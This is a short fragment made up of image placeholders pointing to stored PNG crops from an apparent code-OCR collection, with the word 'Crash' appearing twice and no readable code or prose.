

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

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



Crash



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



Crash



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